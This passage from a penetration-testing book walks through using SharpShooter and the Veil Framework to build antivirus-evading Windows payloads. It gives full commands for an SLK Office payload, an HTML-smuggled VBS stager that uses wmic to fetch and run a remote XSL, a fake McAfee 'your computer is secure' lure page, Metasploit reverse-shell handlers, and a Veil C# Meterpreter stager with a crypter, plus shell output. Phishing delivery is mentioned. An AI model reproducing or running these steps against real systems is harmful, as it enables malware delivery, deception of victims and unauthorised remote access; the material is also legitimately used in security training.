
## **Conclusion**

In this short chapter we saw how easy it is to use Shellter to create a reverse shell. We also saw that Anti-Virus programs do not always catch malicious files. Anti-Virus is great but it can't stop everything, you need to train your company users to be vigilant when using internet sites, social media and e-mail. Avoid suspicious websites, don't allow website popups or warnings to install anything and never open unsolicited or suspicious attachments in e-mails. As a network administrator, never allow employees to use privileged accounts for everyday usage. A little user vigilance can go a long way at protecting your network!



# Chapter 23

## SharpShooter & the Veil Framework



### SharpShooter

Tool Github: <https://github.com/mdsecactivebreach/SharpShooter>

SharpShooter is a payload creation framework for CSharp code. Its multiple features include basic AV bypassing encryption, staged and stageless execution, AMSI bypass capabilities and sandbox detection. Sharpshooter has multiple output formats including JavaScript, HTA and

VBS. At the simplest usage, you take payloads created with MSFvenom and feed them into SharpShooter. SharpShooter then processes the payload and creates an output file with moderate AV Bypass capabilities.

SharpShooter is a very useful tool, with a lot of options. You can create just a payload. You can create the payload and an HTML “loading” page. You can use different .NET versions (2 or 4). SharpShooter also has 5 different anti-sandbox techniques (ex. checks for Sandbox artifacts, known MACs, etc.). It even can use a Template file, to target specific Anti-Virus engines. The options are very well documented in the tool documentation, so let’s get to some usage examples.

## Installing

- > *git clone <https://github.com/mdsecactivebreach/SharpShooter>*
- > *pip3 install -r requirements.txt*

## Fixing SharpShooter Issues

At the time of this writing, there are a couple issues that prevent SharpShooter from running. These may have been already corrected. Try running the program first, use this as a reference if you get these errors:

1. Fixing the jsmin error (rebootcuong, <https://github.com/mdsecactivebreach/SharpShooter/issues/23>).

- > *apt install -y python-setuptools*
- > *cd /tmp*
- > *git clone https://github.com/tikitu/jsmin/*
- > *cd jsmin*
- > *python2 setup.py install*

2. Fixing the “*IndentationError: expected an indented block*” error.


You have to manually fix the indentations, listed in:

<https://github.com/mdsecactivebreach/SharpShooter/pull/31/files#diff-2f890f308235b111064433c727e94b48b354019f50198564410938068d1c972>

c

Just copy the file, delete the bad lines (marked in red), copy in the good ones (green). You should now be able to run SharpShooter. Lastly, I had mixed results with getting staged payloads with dotnet 4 to work, so we will only look at a couple of the stageless ones.

## Running SharpShooter



```
(kali㉿kali) - [~/SharpShooter]
└─$ ./SharpShooter.py -h
Dominic Chell, @domchell, MDSec ActiveBreach, v2.0
usage: SharpShooter.py [-h] [--stageless] [--dotnetver <ver>] [--com <com>]
                        [--awl <awl>] [--awllurl <awllurl>] [--payload <format
>]
                        [--sandbox <types>] [--amsi <amsi>] [--delivery <typ
```

We will need shellcode to pass to SharpShooter, this will be created using MSFvenom. The process is covered extremely well in the tool authors blog<sup>1</sup>, so this will just be a quick walkthrough of creating a few different payloads.

## Office Payloads using SharpShooter and SLK files

Malicious office attachments using .slk files made the news last year. The .slk file is an old Excel file format. Hackers discovered how to turn the file into a malicious attachment that would bypass Microsoft's Advanced Threat Protection. The boobytrapped file was used in hacker e-mail campaigns. So, this is definitely worth taking a look.

This is a three-step process:

- Create the payload with Msfvenom
- Encrypt and convert the payload with SharpShooter
- Use a Metasploit Multi-Handler service to catch the shell




```


msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://172.24.1.146:5555

```

Now just copy the cutepuppies.slk file from the SharpShooter output directory to our target Windows 10 system.



Open the File using Excel:



And we have a shell!



```
[*] Started HTTP reverse handler on http://172.24.1.146:5555
[!] http://172.24.1.146:5555 handling request from 172.24.1.238
without a database connected that payload UUID tracking will not
[*] http://172.24.1.146:5555 handling request from 172.24.1.238
tagging x86 payload (176220 bytes) ...
[!] http://172.24.1.146:5555 handling request from 172.24.1.238
without a database connected that payload UUID tracking will not
[*] Meterpreter session 1 opened (172.24.1.146:5555 -> 127.0.0.
46:59 -0400

meterpreter > shell
Process 2152 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Dan\Documents>
```

We would obviously need to upload the file to the target or send it in a phishing email. It would be nice to be able to host the file and deliver it via web browser. With SharpShooter web delivery, we can!

## SharpShooter Web Delivery

SharpShooter also has the ability to generate html code using a couple templates. These templates create a webpage that contains the SharpShooter exploit code. They also create a fake McAfee “scanned and safe” screen, or a SharePoint server screen. We will use the same Metasploit Shellcode from the previous example, “cutepuppies.txt”.

All we need to do is create the SharpShooter payload.

1. Create a SharpShooter Web Delivery Payload:

```
./SharpShooter.py --stageless --payload vbs --output test --rawscfile cutepuppies.txt --smuggle --template sharepoint --com outlook --awlurl http://172.24.1.146/test.xsl --dotnetver 4
```

This will create a VBS Payload, hiding the exploit download code in an HTML page (--smuggle). We will use the .com attack mode “outlook” (--com outlook). We need to specify the web address of the .xls file (--awlurl). Lastly, we will use the built in McAfee html template, so it looks like our file was scanned and is clean!



When the SharpShooter command is run, three files are created in the output folder. The HTML landing page, this initiates the file download. A .vbs and a .xsl file. The .vbs file created basically uses WScript to run a WMIC command that reads & executes the payload from the .xsl file.

As seen below:

**test.vbs**


```
Set obj = GetObject("new:0006F03A-0000-0000-C000-000000000046")  
obj.CreateObject("WScript.Shell").Run("wmic process get brief  
/format:'''http://172.24.1.146/test2.xsl''''")
```

*\*NOTE: See the tool author's posts in the reference section for much more information on the different attack styles and their code*  
Enough talk, let's see it in action!

2. Start the Apache 2 web server.

➤ *sudo service apache2 start*


3. Copy the output files to the 'var/www/html' directory (or just start a Python Simple Server from the Output Directory).



4. Now start Metasploit for the call back

- *msfconsole*
- *use multi/handler*
- *set payload windows/meterpreter/reverse\_http*
- *set LHOST 172.24.1.146*
- *set LPORT 5555*
- *exploit*

5. On a Window's target system, open a browser and surf to the test.html file.



Notice we get a fake McAfee, “*Your computer is secure*” message to give the target the warm fuzzies that everything is okay. If they open or save the file and run it, we get a shell!


```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://172.24.1.146:5555
[!] http://172.24.1.146:5555 handling request from 172.24.1.238; (UUID: tbctjyck)
at payload UUID tracking will not work!
[*] http://172.24.1.146:5555 handling request from 172.24.1.238; (UUID: tbctjyck)
es) ...
[!] http://172.24.1.146:5555 handling request from 172.24.1.238; (UUID: tbctjyck)
at payload UUID tracking will not work!
[*] Meterpreter session 1 opened (172.24.1.146:5555 -> 127.0.0.1) at 2021-05-06 1

meterpreter > shell
Process 4948 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

If we change the SharpShooter options to “*--template sharepoint*”, and regenerate the payload, we get this:



SharpShooter is a very useful tool! As mentioned, there were some code issues at the time of this writing, but these may have been since rectified. Next up, the Veil Framework!

## Veil Framework

**Tool Author:** Chris Truncer

**Tool GitHub:** <https://github.com/Veil-Framework/Veil>

The Veil Framework is an update to an older tool called Veil Evasion. This was one of my go-to tools for AV evasion in the past. Though it has not been updated as frequently since, and does get caught by some Anti-Viruses. It is a great tool and easy to use, so I decided to do a quick section on it. You can try it if you want, just understand that you might have mixed results with it.

> *sudo apt install veil*

> *sudo /usr/share/veil/config/setup.sh --force -silent*

when Install is finished, just start veil

> *sudo veil*

The commands are very Metasploit like, we will start by using Evasion, so just enter:

> *use 1*

```
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @Veil
=====

Main Menu

    2 tools loaded

Available Tools:

    1)      Evasion
    2)      Ordnance

Available Commands:

    exit          Completely exit Veil
    info          Information on a specific tool
    list          List available tools
    options       Show Veil configuration
    update        Update Veil
    use           Use a specific tool

Veil>: use 1
```

We can now list the payload with the “*list*” command:

```
Veil/Evasion>: list
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]
=====

[*] Available Payloads:

    1)      autoit/shellcode_inject/flat.py
    2)      auxiliary/coldwar_wrapper.py
    3)      auxiliary/macro_converter.py
    4)      auxiliary/pyinstaller_wrapper.py

    5)      c/meterpreter/rev_http.py
```

We are going to use the C Sharp payload.

At the time of this writing, it was “11) cs/meterpreter/rev\_tcp.py”

> Enter, “*use 11*”

```
Veil/Evasion>: use 11
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]:
=====

Payload Information:

    Name:          Pure C# Reverse TCP Stager
    Language:      cs
    Rating:        Excellent
    Description:   pure windows/meterpreter/reverse_
                  shellcode
```

We need to set some options for this module. First one is the IP and Port, just like a Metasploit payload. We are also going to set the SLEEP option to 10, and use the ARYA crypter for additional AV bypass power. Lastly, we need to generate the payload.

> *set LHOST [Kali\_IP]*



- *set LPORT 5555*
- *set SLEEP 10*
- *set USE\_ARYA Y*
- *generate*

```
[cs/meterpreter/rev_tcp>>]: set LHOST 172.24.1.146
[cs/meterpreter/rev_tcp>>]: set LPORT 5555
[cs/meterpreter/rev_tcp>>]: set SLEEP 10
[cs/meterpreter/rev_tcp>>]: set USE_ARYA Y
[cs/meterpreter/rev_tcp>>]: generate
```

When it is finished generating it creates several output files:

```
[*] Language: cs
[*] Payload Module: cs/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/csharp.exe
[*] Source code written to: /var/lib/veil/output/source/csharp.cs
[*] Metasploit Resource file written to: /var/lib/veil/output/handle
```

All we need to do is copy the csharp file over to the target, and use the csharp.rc file to start a Metasploit Handler.

Start Metasploit with the RC File:

- *msfconsole -r /var/lib/veil/output/handlers/csharp.rc*

```
(kaliⓈkali)-[~]
└─$ msfconsole -r /var/lib/veil/output/handlers/csharp.rc

< FREE SHELLS FOREVER!!! >
-----

```

Now just run the .exe file on the target Windows system, and we have a shell

```
[*] Started reverse TCP handler on 172.24.1.146:5555
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes)
[*] Meterpreter session 1 opened (172.24.1.146:5555 -> 172.24.1.146:5555)
1:08:28 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type  Information
  --  -
  1   meterpreter x86/windows  DOMAIN\Administrator
   EMP-DC
```

- Enter, “*sessions -I I*”to interact with our new session
- Enter, “*shell*” if you want to use the remote shell terminal:

```
meterpreter > shell
Process 5996 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved

C:\Test>whoami
```

That’s it! We now have a full meterpreter shell with our Windows target!

## Conclusion

SharpShooter and Veil Framework are amazing tools, but both are starting to show their age. Neither has been updated in a while, and some of the features in SharpShooter (at the time of this writing) didn’t seem like they are functioning properly. It took numerous attempts to get the two SharpShooter examples shown to function. Even so, both are still great tools to use and learn from. I highly recommend the reader check them out.

## Resources & References

- <sup>1</sup>Payload Generation using SharpShooter - <https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/>
- <sup>2</sup>SLK files used to hack into Excel, again - <https://office-watch.com/2020/slk-files-hack-excel-again/>
- SharpShooter GitHub - <https://github.com/mdsecactivebreach/SharpShooter>

# Chapter 24

## **Msfvenom**

When attackers create malicious exploit code or “shellcode”, they have several choices. Many automated tools are available for attackers, both for pay and for free. High level attackers will hand write custom code, obfuscate and encrypt it, so is very hard to detect and analyze. Attackers prefer to use a FUD crypter or “Fully UnDetectable” encryption tool so the output code will bypass anti-virus and system defenses. There are many FUD crypters available on the public internet and dark web, both free and for pay. Amazingly, some of these programs are offered as a monthly subscription fee and come with a guarantee that they will bypass current AV. That is why, as a defender you cannot rely on AV alone to protect your systems.

Before we start a conversation about bypassing Anti-Virus, we need to talk about Shellcode. Shellcode is code that when run, creates some sort of connection to a security tester’s (or attacker’s) system. There are many forms and languages that shellcodes could use, they can also communicate over many different protocols. In the past, PowerShell based ones reigned supreme, but now we see a large variety of languages used in creating shellcode. Shells made with C# and Go being among the more popular. In this chapter we will look at creating shellcode using Metasploit’s Msfvenom. Though Metasploit shellcode is often caught by AV if not encrypted or modified, it still works extremely well.

